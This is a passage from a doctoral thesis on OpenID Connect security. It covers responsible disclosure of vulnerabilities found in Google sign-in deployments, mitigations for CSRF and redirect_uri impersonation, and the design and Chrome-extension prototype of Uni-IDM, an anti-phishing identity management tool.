One of the recommendations described in sections 6.6.1 and 6.6.2 is adopted directly from the specification, namely **recommendation 2 for RPs**. The other recommendations are designed to address the implementations of OpenID Connect, including **recommendations 1 and 3 for RPs** and **recommendations 1, 2 and 3 for IdPs**.

### 6.6.4 Notifying affected parties

We reported the issues described in section 6.4.1.1 to the three affected parties (namely, Samsung UK[20], Wikihow[21], and Answers[22]) in February 2015 and also provided advice to help them fix the problem. As of 16th November 2015, Wikihow had fixed the problem, Answers had ignored our warning, and Sumsung UK terminated support for the Google SSO service. On April 17th 2015 we also notified Google of all the issues described in this chapter. Google acknowledged the problem described in section 6.5.2 and notified their OpenID Connect group. However, as of 16th November 2015 we were not aware of any other steps taken by Google to address our concerns.

## 6.7 Ethical Considerations

The study described in this chapter used a similar methodology to that employed in chapter 5 (see section 5.5.1). Two Google accounts were set up for experimental purposes. At no time was any users account accessed without permission. We did not disclose any vulnerability to any third party before it had been fixed.

## 6.8 Concluding Remarks

In this chapter we have reported on the first field study of the security properties of Google's implementation of OpenID Connect. We examined the security of all 103 of the RPs that implement support for the Google OpenID Connect service from the GTMetrix list of the Top 1000 Sites. The methodology we used to discover vulnerabilities is similar to that used by Wang et al. [74] and Sun and Beznosov [68], i.e. we analysed the HTTP messages transmitted between the RP and IdP via the browser; however, our approach was different in two key respects. First, we added a further class of adversary to the threat model, in which a malicious RP tries to collect user *access_tokens* and then use them to impersonate the user to other RPs. Second, we focussed our study on OpenID Connect rather than OAuth 2.0 and other generic

[20] http://www.samsung.com/uk/home/
[21] http://www.wikihow.com/Main-Page
[22] http://www.answers.com

SSO systems. This has allowed us to to identify gaps between the implementation and specification of OpenID Connect, discover a number of vulnerabilities which allow an attack to log in to the RP as a victim user, and propose practical and useful improvements which can be adopted by all OpenID Connect RPs and IdPs.

# Part III

# Enhancing Security

# *Overview*

Part III of the thesis is concerned with considering how to address the known security and privacy vulnerabilities in real world identity management systems, and in particular those in the two most widely used such systems, namely OAuth 2.0 and OpenID Connect. This work builds on Part II, which reviewed the known vulnerabilities and described how a better understanding of these vulnerabilities has been achieved through two large-scale studies of deployed systems.

- *Chapter* 7 reviews the known mitigations for the various security and privacy vulnerabilities in OAuth 2.0 and OpenID Connect. In particular, the chapter identifies shortcomings in existing mitigations which motivate the work described in chapter 8.

- *Chapter* 8 provides a detailed description of a client-based tool which is designed to mitigate phishing attacks on OpenID Connect users and provide a consistent user experience for identity management users.

Chapter 7

# *Mitigating Vulnerabilities in OAuth 2.0 and OpenID Connect*

## 7.1 Introduction

In part II of this thesis, we reviewed the known vulnerabilities in OAuth 2.0 and OpenID Connect (see section 4.2) and the known mitigations (see section 4.3) for the security and privacy issues described in section 4.2. We also described how a better understanding of the real world implications of these vulnerabilities has been achieved through two large-scale studies of deployed systems. In this chapter we review the known mitigations for the various security and privacy vulnerabilities we identified in part II of this thesis.

The remainder of the chapter is organised as follows. Section 7.2 reviews mitigations for the security and privacy vulnerabilities we identified in chapters 5 and 6. Then, in section 7.3, we give the motivation for the design of the scheme described in chapter 8.

## 7.2 Mitigations for real-world Vulnerabilities

In chapter 5 and 6, we described a range of vulnerabilities that we discovered in real-world implementations of OAuth 2.0 and OpenID Connect. We also proposed mitigations to these attacks which apply to both RPs and IdPs. We now review these mitigations, classified in terms of the types of attack they address.

### 7.2.1 Mitigations for CRSF Attacks

As discussed in section 4.3.6, the RP can include a *state* parameter in the authorization request to protect against a CSRF attack. Our investigations (see chapters 5 and 6) have revealed that many commercially deployed RPs either fail to include the *state* parameter in the authorization request or fail to use the *state* parameter correctly (for example, some RPs allocate a fixed value to *state*). We have also observed that some RPs do not check the correctness of the *state* value even if it has been made non-guessable.

We therefore propose the following mitigations to CSRF attacks.

- **RPs should deploy countermeasures for a CSRF attacks:** The RP should include a *state* parameter in the authorization request in order to prevent CSRF attacks against the *redirect_uri*.

- **RPs should not use a constant or predictable *state* value:** The *state* value must be unpredictable, so that the RP can verify the legitimacy of the authorization response.

- **RPs should strictly check the *state* value:** RPs that include a *state* value in their authorization request should strictly check the *state* value in the response before granting the user access.

- **IdPs should include the *state* in their sample code:** IdPs typically provide sample code to help RP developers make their website interact appropriately with the IdP. Including the *state* value in IdP sample code should help RPs to reduce the risk of CSRF attacks.

- **IdPs should incorporate effective ways of generating the *state* value in their sample code:** As discussed above, many RPs fail to use the *state* parameter correctly. Hence including ways of generating non-guessable *state* values in the IdP sample code should help to enable RPs to reduce the risk of CSRF attacks.

### 7.2.2 Mitigations for Impersonation Attacks

As discussed in section 5.3.1, if an attacker can manipulate the value of the *redirect_uri*, it can cause the IdP to redirect the user's UA to a URI under the control of the attacker, where this redirection will include the transfer of an authorization *code*. Once an attacker has obtained a *code*, it can then be used to conduct an impersonation attack of the type described in 4.2.3.

One way of mitigating this attack is to require the IdP to check the entire *redirect_uri*, not just part of it. This could prevent an attacker from changing the *redirect_uri* value, and can thus effectively mitigate the risk of this impersonation attack.

### 7.2.3 Mitigations for Authorization Flow Misuse

In both the OAuth 2.0 and OpenID Connect SSO systems, IdPs are responsible for designing the SSO process, and in particular they design the API for RPs (see sections 5.7.2 and 6.6.2). An RP wishing to support a particular IdP must therefore comply with the requirements of that IdP, and so the IdPs play a critical role in the system.

As discussed in section 6.5.1, the *Hybrid Server-side Flow* as implemented by Google allows RPs to customise the protocol flow. As a result, real-world RP JavaScript Clients submit various combinations of an *access_token*, an *id_token* and/or a Google ID back to their Google sign-in endpoints. This customisation introduces a range of vulnerabilities (see sections 6.4.1.1, 6.4.1.2 and 6.4.1.3) into their OpenID Connect systems.

IdPs should minimize the possibility of an RP designing its own authorization flow, and should accordingly implement the OAuth 2.0 or OpenID Connect system in such a way that the RP is forced to choose a correct authorization flow from a well-designed set, according to its own specific requirements. In addition, IdPs should use all possible means to educate RP developers regarding how to choose the appropriate authorization flow.

## 7.3 Motivation for Design of New Scheme

As discussed in sections 4.3 and 7.2, there are a number of possible mitigations to the security threats described in chapters 4, 5 and 6.

However, phishing attacks (see section 4.2.1) remain a major threat to UA redirection-based identity management systems, and they have not been paid as much attention as they deserve, perhaps because technical solutions are elusive. As discussed in section 4.3.1, proposed mitigations for phishing attacks in OAuth 2.0 and OpenID Connect are primarily non-technical, e.g. involving educating end users about phishing attacks, and suggesting that end users should only access trusted RPs. Whilst trying to persuade users to be careful is undoubtedly a good idea, past experience suggests that such an approach is at best partially effective.

New methods of mitigating such attacks are therefore urgently needed. One general approach to addressing this need is to incorporate a client-based user agent into the identity management system, e.g. as is the case for CardSpace [17] and Higgins[1]. It is also possible to equip a redirection-based identity management system with a client-based user agent, which can help to reduce the threat of phishing attacks [2]. These observations motivated the development of the system we describe in Chapter 8.

[1] http://www.eclipse.org/higgins/

Chapter 8

# *Enhancing User Security for OpenID Connect*

## 8.1 Introduction

Identity management systems are in many cases based on web browser redirections, as is the case for OpenID [59], OAuth 2.0 (see section 3.3), OpenID Connect (see section 3.4) and Shibboleth [48]; as a result such systems are vulnerable to phishing attacks, in which a UA is redirected to a fake IdP by either a fake or a malicious RP (see section 4.2.1). A means of mitigating such attacks is therefore needed. One general approach to addressing this need is to incorporate a client-based user agent into the identity management system, e.g. as is the case for CardSpace [17] and Higgins[1]. It is also possible to equip a redirection-based identity management system with a client-based user agent, which can help to reduce the threat of phishing attacks [2]. In this chapter we propose a new scheme, Uni-IDM, which adopts this latter approach by integrating the OpenID Connect identity management system with client functionality both in order to reduce the risk of phishing attacks and to improve the usability of the system. In its current incarnation the scheme only operates with the widely used Authorization Code Flow of OpenID Connect (see section 3.4.4.4); operation with other flows remains a topic for future research.

The remainder of the chapter is organised as follows. We review related work and necessary background in section 8.2. Section 8.3 provide an overview of the Uni-IDM architecture. In section 8.4 we give a detailed description of Uni-IDM, which integrates the OpenID Connect identity management system with client functionality. In section 8.5 we provide an operational analysis of this scheme, in-

[1] http://www.eclipse.org/higgins/

cluding a description of an operational prototype. Section 8.6 discusses its security and other properties, and section 8.7 concludes the chapter.

## 8.2 A client-based Identity Management Tool

### 8.2.1 Motivation

As discussed in section 3.2.5.1, some identity management systems, e.g. CardSpace and Higgins, employ a client-based user agent. Such an agent has a range of practical advantages including ease of use, greater user control, and resistance to certain classes of phishing attacks. However, it would appear that no system of this type has been widely adopted; indeed Microsoft no longer supports CardSpace in Windows from Windows 8 onwards. Instead, identity management schemes based on web browser redirections (e.g. OAuth 2.0, OpenID, OpenID Connect) have become widely used, not least because of their ease of deployment. Given the security advantages of client-based functionality, there is a potentially significant benefit to be gained from devising a way of adding client-based functionality to these widely used redirect-based systems, particularly as it offers the possibility of combating phishing fraud.

### 8.2.2 IDSpace

Al-Sinani and Mitchell [2] proposed a client-based identity management tool which they called IDSpace. The idea underlying IDSpace is to provide a client-based environment which can operate with a wide variety of identity management protocols, and can also replace the CardSpace and/or Higgins agents. The primary goal of IDSpace is to provide a single, consistent and user-comprehensible interface to a wide range of identity management systems, and, through the deployment of trusted client functionality, to reduce the threats of phishing and other attacks.

### 8.2.3 A New Approach

The goal of this chapter is to propose a new approach to the user authentication problem. It does not involve proposing any new protocols or infrastructures. The

goal is to try to make it easier to use existing systems, and also to make their use more secure (including resistance to phishing) and privacy-enhancing, not least through the provision of a consistent user interface and an explicit user consent procedure.

For a variety of practical reasons the implementations of IDSpace, introduced in section 5.2, involve two separate software components: a browser extension and separate client software which executes independently of the browser [2]. This complicates both installation and operation because of the need for the two components to intercommunicate.

The scheme we describe below, which we call Uni-IDM for *Universal Identity Management*, implements the same concept as IDSpace but follows a somewhat different architectural approach by implementing all the functionality within a browser extension. As a browser extension written in JavaScript, Uni-IDM is inherently portable, and could be implemented on a range of browsers, host operating systems and platform types with minimal modification.

In this chapter we focus on Uni-IDM as implemented to operate with OpenID Connect, for which we have a working prototype. However, we believe that the same browser extension approach will work with other identity management systems, and this remains a topic of ongoing research.


Figure 8.1: TheGuardian login page




Figure 8.2: USATODAY login page

### 8.2.4 Uni-IDM

Key motivations for introducing the scheme can be illustrated by observing the following two properties of implementations of the Google OpenID Connect-based service.

- The user log in experience using Google sign-in varies from RP to RP; some RPs show the Google sign-in option on their login page (see Fig. 8.1), whereas others require the user to click a button to find the Google sign-in (see Fig. 8.2). This lack of consistency in the user experience is likely to confuse users, who typically wish to get through the authentication process with the minimum friction; users who do not really understand the processes they are using are likely to make errors, which can have serious security consequences. It would thus be highly desirable to provide users with a simple, intuitive user interface, and use it as the front end for a tool which manages user credentials in a consistent way regardless of how the underlying RP supports the use of identity management.

- During an OpenID Connect authorization process, the UA redirects the user from the RP to the IdP. This has inherent risks, as has been discussed in previous chapters. By equipping OpenID Connect with a client-based tool which takes control over the redirection process, the threat of phishing attacks can be significantly reduced.

These two observations provide the main motivation for the design of Uni-IDM.

## 8.3 Uni-IDM architecture

### 8.3.1 Context of Use

As stated above, Uni-IDM provides a user-intuitive means for managing digital identities and credentials for user web activities, consistent across a range of underlying identity management systems. The intended context of use is shown in Fig. 8.3.




Figure 8.3: Uni-IDM Context

- The *user* interacts with a *user platform* or *hardware platform* (e.g. a PC or mobile device) in order to access services provided across the Internet. This user platform is equipped with an *operating system (OS)* on which applications execute.

- The *IdP* provides identity services to the user. This typically involves issuing a user-specific security token for use by an RP. This token will provide the RP with assurance regarding certain attributes of the user. The IdP is located either remotely or locally on the user platform; in the latter case, the IdP is

referred as a *local identity provider (LIP)*. Examples of possible remote IdPs include Google and Paypal.

- The *RP* provides services to the user. In order to allow the user to access a protected resource, the RP needs to be provided with a user-specific security token issued by a remote or local IdP. Examples of possible RPs include USATODAY and TheGuardian.

- The *User Agent (UA)* is a software component employed by a user to manage interactions between the user/user platform and remote entities (IdPs and RPs). It is typically a web browser, such as Firefox or Chrome.

- The *Uni-IDM* browser extension implements the Uni-IDM architecture described in section 8.3.2 below, and interacts with the user via a graphical user interface (GUI). This GUI allows the user to create, modify and select a particular credential set for use in a specific transaction with an RP. It also performs a set of supporting tasks, e.g. scanning a web page to detect a username-password login form and the identity management systems supported by the RP.

### 8.3.2 Uni-IDM Components

Figure 8.4 shows the main components of Uni-IDM. Note that the 'other' box combines certain components to simplify the figure. Most of the Uni-IDM components have similar functionality to their counterparts in the IDSpace architecture [2]. As discussed above, the biggest difference between Uni-IDM and IDSpace is that Uni-IDM integrates all the functionality within a single browser extension. We describe below the functionality of the most important components of Uni-IDM.

**uCard.** Each uCard corresponds to a single identity relationship between the end user and an IdP. A uCard specifies the type of identity management system with which the uCard can be used, and also the types of personal information held by the IdP on behalf of the end user. Note that a uCard does not contain potentially sensitive personal information, such as an account name or password. uCards are stored in the Card Store component shown in Figure 8.4.




Figure 8.4: Uni-IDM Components

**Card Store.** This component stores uCards in a protected environment. A variety of measures could be used to protect the card store, such as authenticated encryption, logical protection and/or physical protection.

**Credential Store.** This component stores sensitive data associated with the uCards in the Card Store, such as personal information, user account names and passwords, and/or certificates. A variety of measures could be used to protect the credential store, such as authenticated encryption, logical protection and/or physical protection.

**Settings Store.** This component stores a range of relatively non-sensitive data, such as user preferences, system settings, system state, etc.

**Uni-IDM Kernel.** As the central component of Uni-IDM, the kernel acts as a communication hub and orchestrates the function of the other components of Uni-IDM. It has the following specific functions.

- It receives and processes information obtained by the *Content Scanner*.

- It invokes the *Card Selector* module in a new browser window, which displays the uCards that meet the RP's security policy.
- If the user chooses to use a uCard, it retrieves the uCard from the *Card Store*, and initiates a connection to the IdP.
- It communicates with the IdP (either the LIP or a remote IdP) to obtain the necessary security tokens. The *IdP Auth* module is used when necessary (see below).

**Content Scanner.** This component searches the login page of the RP website in order to discover which identity management systems it supports. It sends the results of the search to the *Card Selector* via the *Kernel*.

**Card Selector** This component provides the **User Interface** which enables the user to interact with Uni-IDM. It provides the following functions.

- It displays the identity (URL) of the RP website to the user.
- It indicates which identity management systems are supported by this RP. If the user has previously visited this website, it displays all the available uCards to the user. Otherwise it requires the user to first choose an identity management system and then create a uCard for the user-selected system.
- It allows the user to manage his or her uCards, including creating, reviewing, modifying and deleting them.
- It provides a means to store the user's preferences in the *Settings Store* for future operation of the system.

**LIP** The Local IdP produces security tokens. It stores any necessary user sensitive data and attribute values in the *Credential Store*.

**IdP Auth** If a uCard from a remote IdP is chosen, the IdP Auth component authenticates the user to this IdP. It provides a simple and consistent user authentication interface to the user and submits the user's credentials, e.g. username and password, to the IdP.

## 8.4 Adding client functionality to OpenID Connect

In this section, we describe how to add client functionality to the operation of the OpenID Connect Authorization Code Flow (see section 3.4.4.4) using the Uni-IDM approach. As with the IDSpace system, the goal is to enhance privacy, provide a consistent experience for users who may be using multiple identity management systems, as well as improve user security. This is achieved in a way that is completely transparent to RPs and IdPs, meaning that the system can be deployed immediately without any changes to the way in which websites currently operate. A description of a prototype implementation of the scheme is given in section 8.5.

### 8.4.1 OpenID Connect Card

Before or during the use of Uni-IDM, the user must create, or select an existing, OpenID Connect uCard. This card must contain the following two required fields:

- an OpenID Provider identifier (e.g. the domain name of the IdP);
- the RP website's URL, i.e. the website to which the user will be redirected after completing the authorization process.

The uCard may also incorporate an optional field containing a pictorial representation of the OpenID Provider, which enables ready recognition of this provider by the user.

### 8.4.2 Operation

The Uni-IDM scheme operates with OpenID Connect in the following way.

1. U $\rightarrow$ UA $\rightarrow$ RP: The user clicks a login button on the OpenID Connect-enabled RP website, as displayed by the UA, which causes the UA to send an HTTP/S request to the RP.
2. RP $\rightarrow$ UA : The RP produces an login page and sends it to the UA.
3. Uni-IDM Browser Extension $\rightleftharpoons$ UA: Processing page. The Uni-IDM Browser Extension module executes the following process on the login page generated by the RP.

a) Content Scanner → UA: Scans Page. The Content Scanner first processes the login page to search for a feature indicating support for OpenID Connect[2]. It sends the results of the search to the Uni-IDM Kernel. It also transports the required metadata to the Uni-IDM Kernel, including the RP identity, the RP policy requirements, and all the identity management systems supported by the RP.

b) Uni-IDM Kernel ⇌ Card Store: Retrieving uCards. The Uni-IDM kernel retrieves the appropriate uCards from the Card Store using the metadata received from the Content Scanner. The kernel retrieves the relevant uCards for all the identity management systems supported by the RP.

c) Uni-IDM Kernel → Card Selector: List of RP-supported identity management systems and uCards. The kernel sends the uCards (if any) to the Card Selector, which displays the relevant uCards for all the identity management systems the RP supports. If no appropriate uCard is found, the Card Selector displays all the identity management systems supported by the RP, and allows the user to choose an identity management system and then create a new uCard.

4. User → Card Selector: Selecting/creating uCards. The user selects or creates a uCard. If the user chooses to create a new uCard, the Card Selector will collect the necessary user credentials.

5. Card Selector → Uni-IDM Kernel: uCard selected/created by user. If a new uCard is created by the user, the Card Selector will send it with the user credentials it collected to the Uni-IDM kernel; otherwise the card selector sends the uCard selected by the user to the Uni-IDM kernel.

6. Uni-IDM Kernel ⇌ Uni-IDM Components. The Uni-IDM kernel evaluates the uCard returned by the card selector. If the uCard is an existing OpenID Connect-specific uCard, then it simply executes steps (a)-(f) below; otherwise

[2]The results of this scanning operation are clearly key to the successful operation of Uni-IDM. Unfortunately there is no standardised way of determining whether or not OpenID Connect is supported by a website. As a result, this scanning process relies on heuristics, some of which are discussed in section 8.6.3 below.

it first stores the user credentials in the Credential Store before executing these steps.

a) The kernel parses the received uCard, retrieving the identifier of the IdP (i.e. the domain name of the IdP) and passes it to the Content Scanner.

b) The Content Scanner parses the received uCard to retrieve the value of the IdP identifier.

c) The Content Scanner temporarily stores the identifier of the IdP.

d) The Content Scanner triggers the RP website to launch an OpenID Provider discovery process. The RP generates an OpenID Connect authorization request and attempts to redirect the user agent back to the IdP. This step corresponds to step 2 in section 3.4.4.4.

e) The Content Scanner intercepts the RP-generated OpenID Connect authorization request and compares the domain name of the authorization request with the IdP identifier stored in step 6c. If the values match, then the process continues (with redirection of the browser to the IdP). Otherwise, the Content Scanner warns the user that there is a possible phishing threat and terminates the process.

7. IdP $\rightarrow$ UA: If the user has already been authenticated by the IdP then this step and the next two are skipped. If not, the IdP returns a login form which is used to collect the user authentication information.

8. Uni-IDM Browser Extension $\rightleftharpoons$ UA: Auto-fill the login form generated by the IdP.

a) Content Scanner $\rightarrow$ Uni-IDM Kernel: The Content Scanner first processes the login page to find the login form generated by the IdP. It sends the results of the search to the Uni-IDM kernel.

b) Uni-IDM Kernel $\rightarrow$ Credential Store: Using the uCard received from the Card Selector in Step 5, the Uni-IDM kernel retrieves the user credentials from the Credential Store.

c) Uni-IDM Kernel → UA: The Uni-IDM kernel first auto-fills the IdP-generated login form using the user credentials it received from the Credential Store, then submits the completed login form to the IdP.

d) From now on, OpenID Connect operates as it would without the participation of Uni-IDM, except the final check in step 10.

9. OP⇌User. If necessary, the IdP authenticates the user. If successful, the IdP issues an authorization response, and then redirects the user to the RP.

10. Token Displayer⇌User. When the IdP tries to redirect the user agent back to the the RP website, the Token Displayer module intercepts the redirection and shows the *id_token* to the user before releasing it to the RP. Note that this step only works when an *id_token* is returned by the IdP to the RP via a UA redirection.

## 8.5 Prototype Implementation

We now describe a prototype implementation of our scheme which operates with Google as the IdP; preliminary investigations suggest adding support for other IdPs should be straightforward. The prototype has been developed in JavaScript, a choice that should simplify the workload of porting the prototype to a range of operating systems. The JavaScript code is implemented as an extension to the Chrome browser[3]. The extension prototype can readily be enabled or disabled using the Chrome extension manager. Unlike some other browsers, Chrome runs on most widely used operating systems, including Unix, Linux, Windows and Mac OS X, and hence the prototype can be run on these systems without change.

### 8.5.1 Registration

In order to use the prototype, the user must install the Google Chrome browser (our tests were carried on version 48.0.2564.116 (64-bit) on a MacBook Pro) and must also possess a Google account. Before or during use of the prototype with a particular RP, the user must set up a uCard containing the user's Google identifier

[3] https://github.com/wanpengli/Uni-IDM

and the URL of the RP website. The uCard will also implicitly be equipped with a picture representing Google as the IdP. When a user visits a OpenID Connect-enabled website, he or she can simply choose the corresponding uCard. Note that the Google IdP's authorization endpoint is hard-coded in the prototype.

### 8.5.2 Prototype Implementation

We now describe in detail the operation of the prototype. We refer to the numbered steps given in section 8.4.

In step 3, the browser extension uses the Document Object Model (see section 2.4.2) to perform the following process.

3. The Uni-IDM Browser Extension module executes the following process on the login page generated by the RP.

    a) The Content Scanner scans the web page's HTML elements to discover whether any HTML forms are present. If so, it searches each form, scanning through each of its child elements for an HTML object tag. Meanwhile, it searches through the *href* attribute of all <*a*> tag elements in the HTML to find the trigger word "google" (the purpose of this search is to locate the Google sign-in tag, an example of which is given in Listing 8.1, inside the HTML). If the trigger word is found, the Content Scanner notifies the kernel that the RP supports Google OpenID Connect. It also transports the RP identity (e.g. the URL of the RP login page) to the kernel.

    b) The Uni-IDM kernel retrieves the OpenID Connect-specific uCards from the Card Store (if any).

    c) The kernel sends the retrieved uCards (if any) to the Card Selector. The Card Selector displays all the uCards created by the user, as shown in Figure 8.5. If no uCard is received from the kernel, the Card Selector allows the user to create a new uCard, as shown in Figure 8.6.

```
1 <a class="oauth__cta--google" id="oauth_cta_google" href="//oauth.
    theguardian.com/google/signin?returnUrl=http%3A%2F%2Fwww.theguardian.
    com%2Fuk">Sign in with Google</a>
```

Listing 8.1: Tag used by The Guardian for Google Sign-in




Figure 8.5: Selecting a uCard

6. In step 6, Uni-IDM performs the following procedure.

   a) The kernel passes the received uCard to the Content Scanner.

   b) The Content Scanner parses the received uCard to retrieve the value of the IdP identifier (for Google the value is "`https://accounts.google.com/ServiceLogin`").

   c) The Content Scanner temporarily stores the IdP identifier.

   d) The Content Scanner retrieves *reqToRP*, the *href* attribute of the Google Sign-in tag, and then uses XMLHttpRequest (see section 2.4.6) to send a request to *reqToRP*. When the response to the XMLHttpRequest is received, the Content Scanner searches through the *responseURL* for "`https://accounts.google.com/ServiceLogin`". It

also searches for "`continue=https://accounts.google.com/o/oauth2/auth`" which indicates that this is an OpenID Connect authorization (see line 8 of listing 8.2). If no match is found, the Content Scanner warns the user of a possible phishing attack and terminates. Otherwise, the Content Scanner triggers the RP website to generate an OpenID Connect authorization request and attempts to redirect the UA back to the IdP.




Figure 8.6: Creating a new uCard

8. Uni-IDM Browser Extension ⇌ UA: Auto-fill the login form generated by the IdP.

   a) The Content Scanner first processes the login page to find the login form generated by Google. It sends the results of the search to the Uni-IDM kernel.

   b) The Uni-IDM kernel retrieves the user credentials from the Credential Store for the uCard received in step 5.

   c) The Uni-IDM kernel employs the user credentials to auto-fill the login form generated by Google, and then submits the user credentials to

Google.

d) From now on, OpenID Connect operates as it would without the participation of Uni-IDM, except for the final check in step 10.

